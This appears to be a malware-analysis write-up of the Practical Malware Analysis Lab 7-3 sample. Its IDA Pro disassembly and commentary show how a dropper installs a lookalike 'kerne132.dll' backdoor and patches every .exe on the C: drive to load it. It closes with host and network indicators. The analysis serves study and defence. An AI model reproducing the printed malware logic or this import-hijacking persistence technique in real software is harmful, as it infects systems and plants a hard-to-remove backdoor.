Figure18(iii): Sample01-01.exe

```
.text:00401488 loc_401488:                             ; CODE XREF: sub_401440+28↑j
.text:00401488                                         ; sub_401440+38↑j
.text:00401488                 sbb     eax, eax
.text:0040148A                 sbb     eax, 0FFFFFFFFh
.text:0040148D
.text:0040148D loc_40148D:                             ; CODE XREF: sub_401440+46↑j
.text:0040148D                 test    eax, eax
.text:0040148F                 jnz     loc_401813
.text:00401495                 mov     edi, ds:CreateFileA
.text:0040149B                 push    eax             ; hTemplateFile
.text:0040149C                 push    eax             ; dwFlagsAndAttributes
.text:0040149D                 push    3               ; dwCreationDisposition
.text:0040149F                 push    eax             ; lpSecurityAttributes
.text:004014A0                 push    1               ; dwShareMode
.text:004014A2                 push    80000000h       ; dwDesiredAccess
.text:004014A7                 push    offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
.text:004014AC                 call    edi ; CreateFileA
.text:004014AE                 mov     ebx, ds:CreateFileMappingA
.text:004014B4                 push    0               ; lpName
.text:004014B6                 push    0               ; dwMaximumSizeLow
.text:004014B8                 push    0               ; dwMaximumSizeHigh
.text:004014BA                 push    2               ; flProtect
.text:004014BC                 push    0               ; lpFileMappingAttributes
.text:004014BE                 push    eax             ; hFile
.text:004014BF                 mov     [esp+6Ch+hObject], eax
.text:004014C3                 call    ebx ; CreateFileMappingA
.text:004014C5                 mov     ebp, ds:MapViewOfFile
.text:004014CB                 push    0               ; dwNumberOfBytesToMap
.text:004014CD                 push    0               ; dwFileOffsetLow
.text:004014CF                 push    0               ; dwFileOffsetHigh
.text:004014D1                 push    4               ; dwDesiredAccess
.text:004014D3                 push    eax             ; hFileMappingObject
.text:004014D4                 call    ebp ; MapViewOfFile
.text:004014D6                 push    0               ; hTemplateFile
.text:004014D8                 push    0               ; dwFlagsAndAttributes
.text:004014DA                 push    3               ; dwCreationDisposition
.text:004014DC                 push    0               ; lpSecurityAttributes
.text:004014DE                 push    1               ; dwShareMode
.text:004014E0                 mov     esi, eax
.text:004014E2                 push    10000000h       ; dwDesiredAccess
.text:004014E7                 push    offset ExistingFileName ; "Sample01-01.dll"
.text:004014EC                 mov     [esp+70h+arg_0], esi
.text:004014F0                 call    edi ; CreateFileA
.text:004014F2                 cmp     eax, 0FFFFFFFFh
.text:004014F5                 mov     [esp+54h+var_4], eax
.text:004014F9                 push    0               ; lpName
.text:004014FB                 jnz     short loc_401503
.text:004014FD                 call    ds:exit
.text:00401503 ; ---------------------------------------------------------------------------
```

Further move down in IDA Pro, we see calls to Windows API functions (Figure18(iv)). It calls CloseHandle on the two open files after finishing required editing, then it calls CopyFile, which copies Sample01-01.dll and places it in C:\Windows\System32\kerne**1**32.dll, which is clearly meant to disguise as kernel32.dll. So there may be probability that kerne**1**32.dll will be used in any way to run in place of kernel32.dll.

Figure 18(iv): Sample 01-01.exe

```
.text:004017D4 loc_4017D4:                             ; CODE XREF: sub_401440+20D↑j
.text:004017D4                 mov     ecx, [esp+54h+hObject]
.text:004017D8                 mov     esi, ds:CloseHandle
.text:004017DE                 push    ecx             ; hObject
.text:004017DF                 call    esi ; CloseHandle
.text:004017E1                 mov     edx, [esp+54h+var_4]
.text:004017E5                 push    edx             ; hObject
.text:004017E6                 call    esi ; CloseHandle
.text:004017E8                 push    0               ; bFailIfExists
.text:004017EA                 push    offset NewFileName ; "C:\\windows\\system32\\kerne132.dll"
.text:004017EF                 push    offset ExistingFileName ; "Sample01-01.dll"
.text:004017F4                 call    ds:CopyFileA
.text:004017FA                 test    eax, eax
.text:004017FC                 push    0               ; int
.text:004017FE                 jnz     short loc_401806
.text:00401800                 call    ds:exit
.text:00401806 ; ---------------------------------------------------------------------------
.text:00401806
.text:00401806 loc_401806:                             ; CODE XREF: sub_401440+3BE↑j
.text:00401806                 push    offset aC       ; "C:\\*"
.text:0040180B                 call    sub_4011E0
.text:00401810                 add     esp, 8
```

We continue to look forward and at the end (2nd last line, Figure 18(iv)), we see another function call (sub_4011E0) that takes the string argument C:* (Figure18(iv)). Below is snapshot for function sub_4011E0:

Figure 18(v): Sample 01-01.exe

```
.text:004011E0 ; =============== S U B R O U T I N E =======================================
.text:004011E0
.text:004011E0
.text:004011E0 ; int __cdecl sub_4011E0(LPCSTR lpFileName, int)
.text:004011E0 sub_4011E0      proc near               ; CODE XREF: sub_4011E0+16F↓p
.text:004011E0                                         ; sub_401440+3CB↓p
.text:004011E0
.text:004011E0 hFindFile       = dword ptr -144h
.text:004011E0 FindFileData    = _WIN32_FIND_DATAA ptr -140h
.text:004011E0 lpFileName      = dword ptr  4
.text:004011E0 arg_4           = dword ptr  8
.text:004011E0
.text:004011E0                 mov     eax, [esp+arg_4]
.text:004011E4                 sub     esp, 144h
.text:004011EA                 cmp     eax, 7
.text:004011ED                 push    ebx
.text:004011EE                 push    ebp
.text:004011EF                 push    esi
.text:004011F0                 push    edi
.text:004011F1                 jg      loc_401434
.text:004011F7                 mov     ebp, [esp+154h+lpFileName]
.text:004011FE                 lea     eax, [esp+154h+FindFileData]
.text:00401202                 push    eax             ; lpFindFileData
.text:00401203                 push    ebp             ; lpFileName
.text:00401204                 call    ds:FindFirstFileA
.text:0040120A                 mov     esi, eax
.text:0040120C                 mov     [esp+154h+hFindFile], esi
.text:00401210
.text:00401210 loc_401210:                             ; CODE XREF: sub_4011E0+247↓j
.text:00401210                 cmp     esi, 0FFFFFFFFh
.text:00401213                 jz      loc_40142C
.text:00401219                 test    byte ptr [esp+154h+FindFileData.dwFileAttributes], 10h
.text:0040121E                 jz      loc_40135C
.text:00401224                 mov     esi, offset asc_403040 ; "."
.text:00401229                 lea     eax, [esp+154h+FindFileData.cFileName]
.text:0040122D
```

Navigating to sub_4011E0 (Figure18(v)), an argument lpFilename which most probably be a file namepassed as parameter to a Windows API functionFindFirstFile that accepts a filename as a parameter, so this function call FindFirstFile on C:* to search the C: drive. After the call to FindFirstFile, we see a lot of arithmetic and

comparisons. Moving formward we see function call to sub_4011E0, the function that we're currently analyzing, which tells us that this is a recursive function that calls itself.

The next function called is stricmp (Figure18(vi) last 6th line in the screen), The arguments to the _stricmp function are pushed onto the stack before the function call (.exe is the argument, see first line of screenshot Figure18(vi)). The string comparison checks a string against .exe, and then it calls the function sub_4010A0 to see if they match. Moving further, there is a call to FindNextFileA, and then a jump call, which indicates that this functionality is performed in a loop. At the end of the function, FindClose is called.

Now we can say with high confidence that this function is searching for .exe files in the C: drive and do some operation if it finds them and the recursive call indicates that it is doing same for the whole file system. In order to get an idea about what it is actually doing with .exe files, we have to analyze function sub_4010A0, which is called when the .exe extension is found.

sub_4010A0 is a complex function and takes long time to analyze. To make our task little bit simple, first we look at function calls present in this function. What we find is that it first calls CreateFile, CreateFileMapping, and MapViewOfFile to map the entire file into memory. This gives us an idea that entire file is mapped into memory space, and the program can read or write the file without any additional function calls which further complicates the analysis because now it's harder to find that how the file is being modified. We can use dynamic analysis at this point know how file is accessed and modified. As we further explore the function, we find more calls to IsBadReadPtr, which verify that the pointer is valid. Then we see a call to stricmp as shown in Figure18(vii).

The stricmp call checks for a string value of kernel32.dll. A few instructions later, there are calls repnescasb and rep movsd, which are equivalent to the strlen and memcpy functions. In order to see which memory address is being written by the memcpy call, we need to determine what's stored in EDI, the register used by the rep movsd instruction. EDI is loaded with the value from EBX, so we need to see where EBX is set. We see that EBX is loaded with the value that we passed to stricmp (a line before stricmp call in Figure18(vii)).

This means that if the function finds the string kernel32.dll, the code replaces it with something. To determine what it replaces that string with, we go to the rep movsd instruction and see that the source is at offset dword_403010. As we go to dword_403010, we recognize that hex values beginning with 3, 4, 5, 6, or 7 are ASCII characters. IDA Pro has mislabeled our data. If we put the cursor on the same line as dword_403010 and press the A key on the keyboard, it will convert the data into the string kerne**1**32.dll as shown below.

```
.data:00403010 aKerne132Dll    db 'kerne132.dll',0      ; DATA XREF: sub_4010A0+EC↑o
.data:00403010                                          ; sub_401440+1A8↑r ...
```

Now what we know from our analysis is that the malicious .exe file searches through the whole filesystem for every file ending in .exe, finds a location in that file having string kernel32.dlland replaces it with kerne**1**32.dll. From our dll analysis, we know that Sample01-01.dll will be copied into C:\Windows\System32 and named kerne**1**32.dll.

Now, we can conclude that this malware modifies executables so that they access kerne**1**32.dll instead of kernel32.dll. This means that all executable accessing kernel32.dll will load in turn kerne**1**32.dll.Now we can move towards dynamic analysis at this point to confirm our findings and fill in the gap.

Figure 18(vi): Sample 01-01.exe

```
.text:004013A1                 push    offset aExe     ; ".exe"
.text:004013A6                 repne scasb
.text:004013A8                 not     ecx
.text:004013AA                 sub     edi, ecx
.text:004013AC                 push    ebx             ; Str1
.text:004013AD                 mov     eax, ecx
.text:004013AF                 mov     esi, edi
.text:004013B1                 mov     edi, ebp
.text:004013B3                 shr     ecx, 2
.text:004013B6                 rep movsd
.text:004013B8                 mov     ecx, eax
.text:004013BA                 xor     eax, eax
.text:004013BC                 and     ecx, 3
.text:004013BF                 rep movsb
.text:004013C1                 mov     edi, edx
.text:004013C3                 or      ecx, 0FFFFFFFFh
.text:004013C6                 repne scasb
.text:004013C8                 not     ecx
.text:004013CA                 dec     ecx
.text:004013CB                 lea     edi, [esp+160h+FindFileData.cFileName]
.text:004013CF                 mov     [ecx+ebp-1], al
.text:004013D3                 or      ecx, 0FFFFFFFFh
.text:004013D6                 repne scasb
.text:004013D8                 not     ecx
.text:004013DA                 sub     edi, ecx
.text:004013DC                 mov     esi, edi
.text:004013DE                 mov     edx, ecx
.text:004013E0                 mov     edi, ebp
.text:004013E2                 or      ecx, 0FFFFFFFFh
.text:004013E5                 repne scasb
.text:004013E7                 mov     ecx, edx
.text:004013E9                 dec     edi
.text:004013EA                 shr     ecx, 2
.text:004013ED                 rep movsd
.text:004013EF                 mov     ecx, edx
.text:004013F1                 and     ecx, 3
.text:004013F4                 rep movsb
.text:004013F6                 call    ds:_stricmp
.text:004013FC                 add     esp, 0Ch
.text:004013FF                 test    eax, eax
.text:00401401                 jnz     short loc_40140C
.text:00401403                 push    ebp             ; lpFileName
.text:00401404                 call    sub_4010A0
.text:00401409                 add     esp, 4
.text:0040140C
.text:0040140C loc_40140C:                             ; CODE XREF: sub_4011E0+221↑j
.text:0040140C                 mov     ebp, [esp+154h+lpFileName]
.text:00401413
.text:00401413 loc_401413:                             ; CODE XREF: sub_4011E0+177↑j
.text:00401413                 mov     esi, [esp+154h+hFindFile]
.text:00401417                 lea     eax, [esp+154h+FindFileData]
.text:0040141B                 push    eax             ; lpFindFileData
.text:0040141C                 push    esi             ; hFindFile
.text:0040141D                 call    ds:FindNextFileA
.text:00401423                 test    eax, eax
.text:00401425                 jz      short loc_401434
.text:00401427                 jmp     loc_401210
.text:0040142C ; ---------------------------------------------------------------------------
.text:0040142C
.text:0040142C loc_40142C:                             ; CODE XREF: sub_4011E0+33↑j
.text:0040142C                 push    0FFFFFFFFh      ; hFindFile
.text:0040142E                 call    ds:FindClose
.text:00401434
.text:00401434 loc_401434:                             ; CODE XREF: sub_4011E0+11↑j
.text:00401434                                         ; sub_4011E0+245↑j
.text:00401434                 pop     edi
.text:00401435                 pop     esi
.text:00401436                 pop     ebp
.text:00401437                 pop     ebx
.text:00401438                 add     esp, 144h
.text:0040143E                 retn
.text:0040143E sub_4011E0      endp
.text:0040143E
.text:0040143E ; ---------------------------------------------------------------------------
.text:0040143F                 align 10h
.text:00401440
.text:00401440 ; =============== S U B R O U T I N E =======================================
```

Figure 18(vii): Sample01-01.exe

```
.text:00401152 loc_401152:                             ; CODE XREF: sub_4010A0+AB↑j
.text:00401152                 mov     edx, [edi]
.text:00401154                 push    esi
.text:00401155                 push    ebp
.text:00401156                 push    edx
.text:00401157                 call    sub_401040
.text:0040115C                 add     esp, 0Ch
.text:0040115F                 mov     ebx, eax
.text:00401161                 push    14h             ; ucb
.text:00401163                 push    ebx             ; lp
.text:00401164                 call    ds:IsBadReadPtr
.text:0040116A                 test    eax, eax
.text:0040116C                 jnz     short loc_4011D5
.text:0040116E                 push    offset Str2     ; "kernel32.dll"
.text:00401173                 push    ebx             ; Str1
.text:00401174                 call    ds:_stricmp
.text:0040117A                 add     esp, 8
.text:0040117D                 test    eax, eax
.text:0040117F                 jnz     short loc_4011A7
.text:00401181                 mov     edi, ebx
.text:00401183                 or      ecx, 0FFFFFFFFh
.text:00401186                 repne scasb
.text:00401188                 not     ecx
.text:0040118A                 mov     eax, ecx
.text:0040118C                 mov     esi, offset dword_403010
.text:00401191                 mov     edi, ebx
.text:00401193                 shr     ecx, 2
.text:00401196                 rep movsd
.text:00401198                 mov     ecx, eax
.text:0040119A                 and     ecx, 3
.text:0040119D                 rep movsb
.text:0040119F                 mov     esi, [esp+1Ch+var_C]
.text:004011A3                 mov     edi, [esp+1Ch+lpFileName]
.text:004011A7
.text:004011A7 loc_4011A7:                             ; CODE XREF: sub_4010A0+DF↑j
.text:004011A7                 add     edi, 14h
.text:004011AA                 jmp     short loc_401142
.text:004011AC ; ---------------------------------------------------------------------------
```

We can use procmon to confirm that the program searches the filesystem for .exe files and then opens them. If we select an .exe file that has been opened and check its imports directory, we see that the imports from kernel32.dll have been replaced with imports from kerne**1**32.dll. It means that every modified .exe file on the system now have the capability to load the malicious dll kerne**1**32.dll after modification.

Further we want to know that how the program modified Sample01-01.dll and kernel32.dll. First, we calculate hash of kernel32.dll before and after execution of malicious Sample01-01.exe and finds that the hash value is same, that means that this malware does not change original kernel32.dll in any way. Second, after execution of malicious Sample01-01.exe, when we open kerne**1**32.dll (earlier it was named as Sample01-01.dll) in PEstudio, we find that now it has export section and contains all functions corresponding to original kernel32.dll so that it provides also the actual functionality of kernel32.dll.

The motive behind this is that whenever some .exe file runs on the system, it will load malicious kerne**1**32.dll instead of original kernel32.dll and runs malicious dll code in DLLmain, other than that this malicious dll behaves fine and same as the original kernel32.dll.

As kernel32.dll is different on different systems, So, code in .exe main method that accessed kernel32.dll and Sample01-01.dll was checking the export section of original kernel32.dll and in turn creating the same export section in malicious Sample01-01.dll and exported the same functions and created forward entries to kernel32.dll so that it behaves in the same way as original kernel32.dll.

Summary:

While analyzing malicious file, time is constraint. Not each and every line of code you understand. Have more focus on the what's more important and in context to your investigation purpose.

Further we have following answers from our detailed analysis given above:

- We found both file signatures on VT and it detects them as malicious.
- Both files were compiled on almost same time Dec19, 2010 with a difference of less than a minute.
- Files were not obsufucated or packed in any way.
- File and string kerne**1**32.dll can serve as a host based indicator.
- The dll file contains a reference to an IP address 127.26.152.13, which serves as an network based indicator to identify the malware.
- The *.dll* file is a backdoor. The *.exe* file is used to install or run the DLL.
- The malicious program achieves persistence by copying DLL to C:\Windows\System32 and by modifying every .exe file on the system to load this malicious dll on execution.
- The program also has the hardcoded mutex name SADFHUHF which can also serves as an host-based indicator.
- The main purpose of the program is to work as an backdoor and it is difficult to remove the backdoor because it modifies/infect every .exe file on the system.

References: practical malware analysis Lab7.3